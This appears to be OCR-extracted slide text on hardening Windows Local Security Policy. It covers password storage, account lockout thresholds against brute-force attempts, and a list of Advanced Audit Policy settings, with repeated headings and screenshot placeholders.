Password Policies

Set 'Store passwords using reversible encryption' to 'Disabled'



Password Policies

Set 'Store passwords using reversible encryption' to 'Disabled'


Account Lockout Policy

Set 'Account lockout threshold' to '5 invalid logon attempt(s)'

Set 'Account lockout duration' to '15 or more minute(s)'


Set 'Reset account lockout counter after' to '15 minute(s)'

Account Lockout Policy



Account Lockout Policy


Set 'Account lockout threshold' to '5 invalid logon attempt(s)'



Brute Force Attack

Account Lockout Policy

Set 'Account lockout threshold' to '5 invalid logon attempt(s)'




Account Lockout Policy

Set 'Account lockout duration' to '15 or more minute(s)'

** '0' Administrator unlock manually*

Account Lockout Policy

Set 'Account lockout duration' to '15 or more minute(s)'



** '0' Administrator unlock manually*

Account Lockout Policy

Set 'Reset account lockout counter after' to '15 minute(s)'


Administrator Tools

Local Security Policy

Local Security Policies

Local Security Policies

Advanced Audit Policy Configuration



Advanced Audit Policy Configuration

Set 'Audit Policy: Account Logon: Credential Validation' to 'Success and Failure'

Set 'Audit Policy: Account Logon: Kerberos Authentication Service' to 'No Auditing'

Set 'Audit Policy: Account Logon: Kerberos Service Ticket Operations' to 'No Auditing'

Set 'Audit Policy: Account Logon: Other Account Logon Events' to 'No Auditing'

Set 'Audit Policy: Account Management: Application Group Management' to 'No Auditing'

Configure 'Audit Policy: Account Management: Computer Account Management' Success

Set 'Audit Policy: Account Management: Distribution Group Management' to 'No Auditing'

Set 'Audit Policy: Account Management: Other Account Management Events' to 'Success and Failure'

Set 'Audit Policy: Account Management: Security Group Management' to 'Success and Failure'

Advanced Audit Policy Configuration

Set 'Audit Policy: Account Management: User Account Management' to 'Success and Failure'

Set 'Audit Policy: Detailed Tracking: DPAPI Activity' to 'No Auditing'

Set 'Audit Policy: Detailed Tracking: Process Creation' to 'Success'

Set 'Audit Policy: Detailed Tracking: Process Termination' to 'No Auditing'

Set 'Audit Policy: Detailed Tracking: RPC Events' to 'No Auditing'

Set 'Audit Policy: Logon-Logoff: Account Lockout' to 'No Auditing'

Set 'Audit Policy: Logon-Logoff: IPsec Extended Mode' to 'No Auditing'

Set 'Audit Policy: Logon-Logoff: IPsec Main Mode' to 'No Auditing'

Set 'Audit Policy: Logon-Logoff: IPsec Quick Mode' to 'No Auditing'

Advanced Audit Policy Configuration

Set 'Audit Policy: Logon-Logoff: Logoff' to 'Success'

Set 'Audit Policy: Logon-Logoff: Logon' to 'Success and Failure '

Set 'Audit Policy: Logon-Logoff: Network Policy Server' to 'No Auditing'

Set 'Audit Policy: Account Logon: Other Account Logon Events' to 'No Auditing'

Set 'Audit Policy: Logon-Logoff: Other Logon/Logoff Events' to 'No Auditing'

Set 'Audit Policy: Logon-Logoff: Special Logon' to 'Success'

Set 'Audit Policy: Object Access: Application Generated' to 'No Auditing'

Set 'Audit Policy: Object Access: Central Access Policy Staging' to 'No Auditing'

Set 'Audit Policy: Object Access: Certification Services' to 'No Auditing'

Advanced Audit Policy Configuration

Set 'Audit Policy: Privilege Use: Other Privilege Use Events' to 'No Auditing'

Set 'Audit Policy: Privilege Use: Sensitive Privilege Use' to 'Success and Failure'

Set 'Audit Policy: Policy Change: Audit Policy Change' to 'Success and Failure'

Set 'Audit Policy: System: IPsec Driver' to 'Success and Failure'

Set 'Audit Policy: System: Other System Events' to 'No Auditing'

Set 'Audit Policy: System: Security State Change' to 'Success and Failure'


Set 'Audit Policy: System: Security System Extension' to 'Success and Failure'

Set 'Audit Policy: System: System Integrity' to 'Success and Failure'

Local Security Policies

Advanced Audit Policy Configuration


Control Panel\System and Security\Administrative Tools\Local Security Policy



Local Security Policies

